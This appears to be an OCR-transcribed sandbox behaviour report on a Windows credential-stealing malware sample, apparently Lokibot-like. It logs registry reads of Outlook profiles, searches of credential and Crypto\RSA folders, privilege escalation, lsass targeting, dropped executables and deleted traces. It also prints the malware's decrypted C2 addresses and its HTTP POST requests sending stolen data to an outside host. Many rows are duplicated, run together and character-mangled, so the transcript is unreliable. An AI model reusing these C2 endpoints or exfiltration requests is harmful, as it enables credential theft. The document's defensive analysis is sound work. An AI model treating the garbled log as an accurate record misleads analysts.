Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\) Value: None	2588	2472
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\Value: None	2588	2472
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE		
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	2588	2472
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%IDocuments) Return: 1	2588	2472
Call System API	API Name: GetForegroundWindow Args: () Return: 20144		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 20144		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 20144		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 20144		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 20144		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 20144		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 20144		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 20144		2388
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	2588	2472
Call System API	API Name: GetVersionExA Args: (113e984) Return: 1	2588	2472
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%Microsoft\Crypto\RSA*, 0, 113eee4, 1, 0, 0) Return: 1602448	2588	2472
Detection	Threat Characteristic: Executes commands or uses API to obtain system information	2300	2412
Detection	Process ID: 2472 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (1602448, 113eee4) Return: 1	2588	2472
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoft\Crypto\RSA*, 0, 113eac4, 1, 0, 0) Return: 1602a48	2588	2472
Call System API	API Name: BCryptDecrypt Args: (466c0000, ¢μ?Žh'/ων«IF=kTiō-Þ*‡ōμ;f?āĒiD[Dp*f2úß, 64, 0, όγρŌ#Y,Ē]uŽ(¾Æ, 8, ¢μ?Žh'/ων«IF=kTiō-Þ*‡ōμ;f?āĒiD[D p*f2úß, 64, 1190912704, 0) Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (1675770, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 18085976, 257) Return: 0	2588	2472
Add File	Path: %APPDATA%WhicrosoftCrypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2588	2472
	Date: ((A DDD AT A V W	2588	2472
Write File	Path: %APPDATA%MicrosoftCrypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS		
Write File Call Network API	Pain: %APPDATA%MilicrosoftCryptorsSAIS-1-5-21-2074316124-2743651293-4242590026-500081608440030eb042b0ee7840115e19700_71309626-1510-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: socket Args: (2, 1, 6) Return: 2d0	2588	2472
Call Network API	-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: socket Args: (2, 1, 6) Return: 2d0		
	-b8c6-3585b9601125 Type: VSDT_COM_DOS	2588	2472 2472 2472
Call Network API Call Network API	-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: socket Args: (2, 1, 6) Return: 2d0 API Name: connect Args: (2d0, 208.67.105.148:80, 16) Return: 0 API Name: send Args: (2d0, POST /okuma/five/fre.php HTTP/1.0lv\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\n\nHost: 208.67.105.148\n\nAccept: "\"\n\nContent-Type: application/octet-stream\n\nContent-Encoding: binary\n\nContent-Key: DD058058\n\nContent-Length: 281\n\nConnection: close\n\n\n\n, 245, 0) Retur	2588 2588	2472
Call Network API Call Network API Call Network API	-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: socket Args: (2, 1, 6) Return: 2d0 API Name: connect Args: (2d0, 208.67.105.148:80, 16) Return: 0 API Name: send Args: (2d0, POST /okuma/five/fre.php HTTP/1.0\n\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\n\nHost: 208.67.105.148\n\nAccept: */"\n\nCont ent-Type: application/octet-stream\n\nContent-Encoding: binary\n\nContent-Key: DD058058\n\nContent-Length: 281\n\nConnection: close\n\n\n\n, 245, 0) Return: 245 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0\n\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\n\nHost: 208.67.105.148\n\nAccept: */"\n\nContent-Type: application	2588 2588	2472
Call Network API Call Network API Call Network API Detection	-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: socket Args: (2, 1, 6) Return: 2d0 API Name: connect Args: (2d0, 208.67.105.148.80, 16) Return: 0 API Name: send Args: (2d0, POST /okuma/five/fre.php HTTP/1.01vinUser-Agent: Mozilla/4.08 [Charon; Inferno]vinHost: 208.67.105.148/vinAccept: */*IvinCont ent-Type: application/octet-streamivinContent-Encoding: binaryivinContent-Key: DD058058vinContent-Length: 281vinConnection: closeivinvin, 245, 0) Return: 245 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0ivinUser-Agent: Mozilla/4.08 [Charon; Inferno]vinHost: 208.67.105.148/vinAccept: */*VinContent-Type: application/octet-streamivinContent-Encoding: binaryivinContent-Key: DD058058vinContent-Length: 281vinConnection: closeivinvin API Name: send Args: (2d0, ., 281, 0) Return: 281 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80	2588 2588 2588	2472 2472
Call Network API Call Network API Call Network API Detection Call Network API Detection	-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: socket Args: (2, 1, 6) Return: 2d0 API Name: connect Args: (2d0, 208.67.105.148.80, 16) Return: 0 API Name: send Args: (2d0, POST /okuma/five/fre.php HTTP/1.0lv/nUser-Agent: Mozilla/4.08 [Charon; Inferno]lv/nHost: 208.67.105.148\/inAccept: */*\/inContent-Hength: 281\/inConnection: close\/in\/in, 245, 0) Return: 245 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148.80 Content: POST /okuma/five/fre.php HTTP/1.0lv/nUser-Agent: Mozilla/4.08 [Charon; Inferno]\/inHost: 208.67.105.148\/inAccept: */*\/inContent-Type: application n/octet-stream\/inContent-Encoding: binary\/inContent-Key: DD058058\/inContent-Length: 281\/inConnection: close\/in\/in API Name: send Args: (2d0, ., 281, 0) Return: 281 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148.80 Content: .	2588 2588 2588 2588	2472 2472 2472
Call Network API Call Network API Call Network API Detection Call Network API Detection Call Network API Detection	-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: socket Args: (2, 1, 6) Return: 2d0 API Name: connect Args: (2d0, 208.67.105.148:80, 16) Return: 0 API Name: send Args: (2d0, POST /okuma/five/fre.php HTTP/1.0\forally.or/\nContent-Key: DD058058\foralla/4.08 [Charon; Inferno]\forally.\nHost: 208.67.105.148\forally.\nAccept: "/"\nContent-Type: application/octet-stream\forally.\nContent-Encoding: binary\forally.\nContent-Key: DD058058\forally.\nContent-Length: 281\forally.\nConnection: close\forally.\nfo.\nfo.\nfo.\nfo.\nfo.\nfo.\nfo.\nfo	2588 2588 2588 2588	2472 2472 2472 2472
Call Network API Call Network API Call Network API Detection Call Network API Detection Call Network API Call Network API Call Filesystem API	-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: socket Args: (2, 1, 6) Return: 2d0 API Name: connect Args: (2d0, 208.67.105.148:80, 16) Return: 0 API Name: send Args: (2d0, POST /okuma/five/fre.php HTTP/1.0/vnUser-Agent: Mozilla/4.08 [Charon; Inferno]i/nnHost: 208.67.105.148/vinAccept: */*\nnContent-Type: application/octet-streamivnContent-Encoding: binary/vnContent-Key: DD058058\vinContent-Length: 281\vinConnection: close\vin\vin, 245, 0) Return: 245 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0\vinUser-Agent: Mozilla/4.08 [Charon; Inferno]i/vnHost: 208.67.105.148\vinAccept: */*\vinContent-Type: application n/octet-streamivnContent-Encoding: binary/vnContent-Key: DD058058\vinContent-Length: 281\vinConnection: close\vin\vin\vin API Name: send Args: (2d0, ., 281, 0) Return: 281 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: . API Name: recv Args: (2d0, ., 4048, 0) Return: ? API Name: DeleteFileW Args: (%APPDATA%\24FC74\42AE16.hdb) Return: 0	2588 2588 2588 2588	2472 2472 2472
Call Network API Call Network API Call Network API Detection Call Network API Detection Call Network API Detection	-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: socket Args: (2, 1, 6) Return: 2d0 API Name: connect Args: (2d0, 208.67.105.148:80, 16) Return: 0 API Name: send Args: (2d0, POST /okuma/five/fre.php HTTP/1.0\forally.or/\nContent-Key: DD058058\foralla/4.08 [Charon; Inferno]\forally.\nHost: 208.67.105.148\forally.\nAccept: "/"\nContent-Type: application/octet-stream\forally.\nContent-Encoding: binary\forally.\nContent-Key: DD058058\forally.\nContent-Length: 281\forally.\nConnection: close\forally.\nfo.\nfo.\nfo.\nfo.\nfo.\nfo.\nfo.\nfo	2588 2588 2588 2588 2588 2588	2472 2472 2472 2472 2472
Call Network API Call Network API Call Network API Call Network API Detection Call Network API Detection Call Network API Call System API Call System API	-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: socket Args: (2, 1, 6) Return: 2d0 API Name: connect Args: (2d0, 208.67.105.148.80, 16) Return: 0 API Name: send Args: (2d0, POST /okuma/five/fre.php HTTP/1.0lv/nUser-Agent: Mozilla/4.08 [Charon; Inferno]i/nnHost: 208.67.105.148lv/nAccept: */"\n'nContent-Type: application/octet-stream\n'nContent-Encoding: binary\n'nContent-Key: DD058058\n'nContent-Length: 281\n'nConnection: close\n'n\n', 245, 0) Return: 245 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148.80 Content: POST /okuma/five/fre.php HTTP/1.0lv/nUser-Agent: Mozilla/4.08 [Charon; Inferno]\n'nHost: 208.67.105.148\n'nAccept: */"\n'nContent-Type: application n/octet-stream\n'nContent-Encoding: binary\n'nContent-Key: DD058058\n'nContent-Length: 281\n'nConnection: close\n'n\n'n API Name: send Args: (2d0, ., 281, 0) Return: 281 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148.80 Content: . API Name: recv Args: (2d0, ., 4048, 0) Return: ? API Name: DeleteFileW Args: (%APPDATA%\24FC74\42AE16.hdb) Return: 0 API Name: AdjustTokenPrivileges Args: (2a4, 0, , 0, , 113fa8c) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2472	2588 2588 2588 2588 2588 2588	2472 2472 2472 2472 2472
Call Network API Call Network API Call Network API Call Network API Detection Call Network API Detection Call Network API Call Fliesystem API Call System API Detection	-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: socket Args: (2, 1, 6) Return: 2d0 API Name: connect Args: (2d0, 208.67.105.148.80, 16) Return: 0 API Name: send Args: (2d0, POST /okuma/five/fre.php HTTP/1.0/v/nUser-Agent: Mozilla/4.08 [Charon; Inferno]i/nnHost: 208.67.105.148/vinAccept: */"\n'nContent-Type: application/octet-stream/vinContent-Encoding: binary/vinContent-Key: DD058058\vinContent-Length: 281\vinConnection: close\vin\vin, 245, 0) Return: 245 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148.80 Content: POST /okuma/five/fre.php HTTP/1.0\vinUser-Agent: Mozilla/4.08 [Charon; Inferno]i/vinHost: 208.67.105.148\vinAccept: */"\vinContent-Type: application n/octet-stream/vinContent-Encoding: binary/vinContent-Key: DD058058\vinContent-Length: 281\vinConnection: close\vin\vin API Name: send Args: (2d0, ., 281, 0) Return: 281 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148.80 Content: . API Name: recv Args: (2d0, ., 4048, 0) Return: ? API Name: DeleteFileW Args: (%APPDATA%\24FC74\42AE16.hdb) Return: 0 API Name: AdjustTokenPrivileges Args: (2a4, 0, ., 0, , 113fa8c) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2472 Info: Obtains system level privileges	2588 2588 2588 2588 2588 2588 2588	2472 2472 2472 2472 2472 2472 2472
Call Network API Call Network API Call Network API Call Network API Detection Call Network API Detection Call Network API Call Filesystem API Call System API Detection Call System API Add File	-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: socket Args: (2, 1, 6) Return: 2d0 API Name: connect Args: (2d0, 208.67.105.148.80, 16) Return: 0 API Name: send Args: (2d0, POST /okuma/five/fre.php HTTP/1.0/v/nUser-Agent: Mozilla/4.08 [Charon; Inferno]i/nnHost: 208.67.105.148/vinAccept: */*\r/nContent-Type: application/octet-stream/vinContent-Encoding: binary/vinContent-Key: DD058058\r/nContent-Length: 281\r/nConnection: close\r/n\r/n, 245, 0) Return: 245 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148.80 Content: POST /okuma/five/fre.php HTTP/1.0\r/nUser-Agent: Mozilla/4.08 [Charon; Inferno]i/vnHost: 208.67.105.148\r/nAccept: */*\r/nContent-Type: application n/octet-stream/vinContent-Encoding: binary/vnContent-Key: DD058058\r/nContent-Length: 281\r/nConnection: close\r/nVin API Name: send Args: (2d0, ., 281, 0) Return: 281 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148.80 Content: . API Name: recv Args: (2d0, ., 4048, 0) Return: ? API Name: PeleteFileW Args: (%APPDATA%/24FC74\d2AE16.hdb) Return: 0 API Name: AdjustTokenPrivileges Args: (2a4, 0, , 0, , 113fa8c) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2472 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%/Microsoft\Credentials) Return: 1	2588 2588 2588 2588 2588 2588 2588 2588	2472 2472 2472 2472 2472 2472 2472
Call Network API Call Network API Call Network API Call Network API Detection Call Network API Call Network API Call Fliesystem API Call System API Detection Call System API Add File Write File	-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: socket Args: (2, 1, 6) Return: 2d0 API Name: send Args: (2d0, 208.67.105.148:80, 16) Return: 0 API Name: send Args: (2d0, POST /okuma/five/fre.php HTTP/1.0/vin/User-Agent: Mozilla/4.08 [Charon; Inferro]\vinHost: 208.67.105.148\vinAccept: */*\vinContent-Type: application/octet-stream\vinContent-Encoding: binary\vinContent-Key: DD058058\vinContent-Length: 281\vinConnection: close\vin\vin, 245, 0) Return: 245 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0\vinUser-Agent: Mozilla/4.08 [Charon; Inferro]\vinHost: 208.67.105.148\vinAccept: */*\vinContent-Type: application/octet-stream\vinContent-Encoding: binary\vinContent-Key: DD058058\vinContent-Length: 281\vinConnection: close\vin\vin API Name: send Args: (2d0, ., 281, 0) Return: 281 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: . API Name: recv Args: (2d0, ., 4048, 0) Return: ? API Name: DeleteFileW Args: (%APPDATA%\24FC74\42AE16.hdb) Return: 0 API Name: AdjustTokenPrivileges Args: (2a4, 0, 0, 1, 113fa8c) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2472 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1 Path: %APPDATA%\24FC74\42AE16.hdb Type: VSDT_COM_DOS	2588 2588 2588 2588 2588 2588 2588 2588	2472 2472 2472 2472 2472 2472 2472 2472
Call Network API Call Network API Call Network API Call Network API Detection Call Network API Call Network API Call Fliesystem API Call System API Detection Call System API Add File Write File	-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: socket Args: (2 d., 2 n. 6) Return: 2 d0 API Name: socket Args: (2 d0, 208.67.105.148:80, 16) Return: 0 API Name: send Args: (2 d0, POST /okuma/five/fre.php HTTP/1.0vinUser-Agent: Mozilla/4.08 [Charon; Inferno]vinHost: 208.67.105.148ivinAccept: */"vinContent-Type: application/octet-streamivinContent-Encoding: binary/vinContent-Key: DD058058ivinContent-Length: 281ivinConnection: closelvinivin, 245, 0) Return: 245 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0vinUser-Agent: Mozilla/4.08 [Charon; Inferno]vinHost: 208.67.105.148ivinAccept: */"vinContent-Type: application/octet-streamivinContent-Encoding: binary/vinContent-Key: DD058058ivinContent-Length: 281ivinConnection: closelvinivin API Name: send Args: (2 d0, ., 281, 0) Return: 281 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: . API Name: recv Args: (2 d0, ., 4048, 0) Return: ? API Name: recv Args: (2 d0, ., 4048, 0) Return: ? API Name: DeleteFileW Args: (%APPDATA%/24FC74i42AE16.hdb) Return: 0 API Name: AdjustTokenPrivileges Args: (2 a4, 0, 0, 113fa8c) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2472 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%/MicrosoftCredentials) Return: 1 Path: %APPDATA%/24FC74i42AE16.hdb Type: VSDT_COM_DOS Path: %APPDATA%/24FC74i42AE16.hdb Type: VSDT_COM_DOS	2588 2588 2588 2588 2588 2588 2588 2588	2472 2472 2472 2472 2472 2472 2472 2472
Call Network API Call Network API Call Network API Call Network API Detection Call Network API Detection Call Network API Call Filesystem API Call System API Detection Call System API Add File Write File Write File	-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: socket Args: (2 d0, 208.67.105.148.80, 16) Return: 0 API Name: send Args: (2d0, 208.67.105.148.80, 16) Return: 0 API Name: send Args: (2d0, POST /okuma/five/fre.php HTTP/1.0t/in/User-Agent: Mozilla/4.08 [Charon; Infermo]t/inHost: 208.67.105.148/t/nAccept: "/"t/inCont ent-Type: application/octet-streami/inContent-Encoding: binary/t/nContent-Key: DD058058/t/nContent-Length: 281t/inConnection: close/t/niv/in, 245, 0) Return: 245 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148.80 Content: POST /okuma/five/fre.php HTTP/1.0t/nUser-Agent: Mozilla/4.08 [Charon; Infermo]t/inHost: 208.67.105.148/t/nAccept: "/"t/inContent-Type: application/octet-streami/inContent-Ecoding: binary/t/nContent-Key: DD058058/t/nContent-Length: 281t/inConnection: close/t/niv/in API Name: send Args: (2d0, ., 281, 0) Return: 281 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148.80 Content: . API Name: recv Args: (2d0, ., 4048, 0) Return: ? API Name: AdjustTokenPrivileges Args: (2a4, 0 , 0 , 113fa8c) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2472 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%MicrosoftCredentials) Return: 1 Path: %APPDATA%/24FC7442AE16.hdb Type: VSDT_COM_DOS Path: %APPDATA%/24FC7442AE16.hdb Type: VSDT_COM_DOS Path: %APPDATA%/24FC7442AE16.hdb Type: VSDT_COM_DOS Path: %APPDATA%/24FC7442AE16.hdc Type: VSDT_COM_DOS Path: %APPDATA%/24FC7442AE16.hdc Type: VSDT_COM_DOS Path: %APPDATA%/24FC7442AE16.hdc Type: VSDT_COM_DOS	2588 2588 2588 2588 2588 2588 2588 2588	2472 2472 2472 2472 2472 2472 2472 2472
Call Network API Call Network API Call Network API Call Network API Detection Call Network API Detection Call Network API Call Filesystem API Call System API Detection Call System API Detection Call System API Add File Write File Add File	-b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: socket Args: (2 d0, 208.67.105.148.80, 16) Return: 0 API Name: send Args: (2d0, 208.67.105.148.80, 16) Return: 0 API Name: send Args: (2d0, POST /okuma/five/fre.php HTTP/1.0t/n/User-Agent: Mozilla/4.08 [Charon; Infermo]t/n/Host: 208.67.105.148/t/n/Accept: "/"t/n/Cont ent-Type: application/octet-stream/r/Content-Encoding: binary/t/n/Content-Key: DD058058/t/n/Content-Length: 281t/n/Connection: close/t/n/r/n, 245, 0) Return: 245 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148.80 Content: POST /okuma/five/fre.php HTTP/1.0t/n/User-Agent: Mozilla/4.08 [Charon; Infermo]t/n/Host: 208.67.105.148/t/n/Accept: "/"t/n/Content-Type: application/octet-stream/t/n/Content-Encoding: binary/t/n/Content-Key: DD058058/t/n/Content-Length: 281t/n/Connection: close/t/n/t/n API Name: send Args: (2d0, ., 281, 0) Return: 281 Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148.80 Content: API Name: recv Args: (2d0, ., 4048, 0) Return: ? API Name: AdjustTokenPrivileges Args: (2a4, 0, 0, 113fa8c) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2472 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%MicrosoftCredentials) Return: 1 Path: %APPDATA%/24FC7442AE16.hdb Type: VSDT_COM_DOS Path: %APPDATA%/24FC7442AE16.hdb Type: VSDT_COM_DOS Path: %APPDATA%/24FC7442AE16.hdb Type: VSDT_COM_DOS Path: %APPDATA%/24FC7442AE16.hdb Type: VSDT_COM_DOS	2588 2588 2588 2588 2588 2588 2588 2588	2472 2472 2472 2472 2472 2472 2472 2472

Detection	Threat Characteristic: Accesses decoy file %APPDATA%/Microsoft/Credentials/S-1-5-21-790525478-1060284298-101542035-1003/*		
Call Filesystem API	%APPDATA%Microsoft/Credentials\S-1-5-21-790525478-1000284298-101542035-1003* API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 113f57c, 0, 0, 0) Return: 1 602308	2588	2472
Call Contain ADI		2500	0.470
Call System API	API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 33c	2588	2472
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2472 Info: enum processes		
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2472 Image Path: Isass.exe Info: system injection target		
Call System API	API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 33c	2588	2472
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\credentials_dec) Return: 0	2588	2472
Call Filesystem API	API Name: FindNextFileW Args: (1602308, 113/57c) Return: 0	2588	2472
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%Microsoft\Credentials*, 0, 113f7f8, 0, 0, 0) Return: 1602308	2588	2472
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Credentials) Return: 1	2588	2472
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft\Credentials*, 0, 113f7e0, 0, 0, 0) Return: 1602308	2588	2472
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft\Credentials*, 0, 113f7e0, 0, 0, 0) Return: 1602388	2588	2472
Delete File	Path: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII	2588	2472
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2472 File: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII	0500	0.170
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\24FC74\42AE16.lck) Return: 1	2588	2472
Call Filesystem API	API Name: DeleteFileW Args: (\rangle (\rangle \rangle APPDATA\rangle Microsoft\Crypto\rangle RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15 e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1	2588	2472
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 113eee4, 1, 0, 0) Return: 1602308	2588	2472
Write File	Path: %APPDATA%IMicrosoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612	2588	2472
Delete File	-b8c6-3585b9601125 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612	2588	2472
Detection	-b8c6-3585b9601125 Type: VSDT_COM_DOS Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
Detection	Threat characteristic: Deletes life to compromise the system of to remove traces of the infection Process ID: 2472 File: %APPDATA%(Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\\Microsoft\Crypto\RSA*, 0, 113eac4, 1, 0, 0) Return: 1602308	2588	2472
Call System API	API Name: BCryptDecrypt Args: (466c0000, ¢μ?Žh¼W«!F¤kTiō-Þ*‡ōμ;f?āĒiD[Dp*f2úß, 64, 0, óypŌ#Y¸Ē]uŽ(¾Æ, 8, ¢μ?Žh¼W«!F¤kTiō-Þ*‡ōμ;f?āĒiD[Dp*f2úß, 64, 1190912704, 0 } Return: 0	2472	492
Call System API	API Name: BCryptDecrypt Args: (1675770, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 18085976, 257) Return: 0	2588	2472
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2588	2472
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2588	2472
Call System API	API Name: DnsQueryEx Args: (ÎÎÇÑÉÈÑĨÎÊÑÎÊÇĐ"Š'žĐ™-‰šĐ™-šÑ—, 1, 40020000) Return: 123	2588	2472
Call Network API	API Name: socket Args: (23, 2, 0) Return: 33c	2588	2472
Call Network API	API Name: socket Args: (2, 1, 6) Return: 33c	2588	2472
Call Network API	API Name: connect Args: (33c, liÇÑÉÈÑIÏÉÑIĒÇаŠ'žĐ™-‰šĐ™šÑ—:80, 16) Return: 0	2588	2472
Call Network API	API Name: send Args: (33c, POST_HTTP/1.0\n\n\u00e4ser-Agent: Mozilla/4.08 [Charon; Inferno]\n\n\n\oter-Inferno]\n\n\oter-Inferno]\n\n\oter-Inferno]\n\n\oter-Inferno]\n\n\oter-Inferno]\n\n\oter-Inferno]\n\n\oter-Inferno]\n\n\oter-Inferno]\n\n\oter-Inferno]\n\n\oter-Inferno]\n\oter-Infe	2588	2472
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: Iî[ʔNĒĒNĪĒŅĒÇD\x90°5½D™_%85™\x885Nx8f—\x88:80 Content: POST HTTP/1.0lvn/User-Agent: Mozilla/4.08 [Charon; Inferno]lvinHost:\r\nAccept: */"\r\nContent-Type: application/octel-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 216\r\nConnection: close\r\n\r\n\n		
Call Network API	API Name: send Args: (33c, ., 216, 0) Return: 216	2588	2472
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: ÎÎÇÑÉÈÑĨÊÑÊÇĐ\x90"Š'žĐ™-‱šĐ™\x8dśÑ\x8f—\x8f:80 Content: .		
Call Network API	API Name: recv Args: (33c, , 4048, 0) Return: ?	2588	2472
Add File	Path: %APPDATA%/24FC74/42AE16.exe Type: VSDT_EXE_MSIL	2588	2472
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2472 File: %APPDATA%/24FC74\42AE16.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\24FC74\42AE16.exe		
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%APPDATA%\24FC74\42AE16.exe, 0, 0, 1) Return: 1	2588	2472
Call Filesystem API	API Name: DeleteFileW Args: (\\?\\APPDATA\%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15 e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1	2588	2472
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 113/25c, 1, 0, 0) Return: 1602308	2588	2472
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003\deb042bbee7a40f15e1970b_713b9826-f5f6-4612 -b8c6-3585b9601125 Type: VSDT_COM_DOS	2588	2472
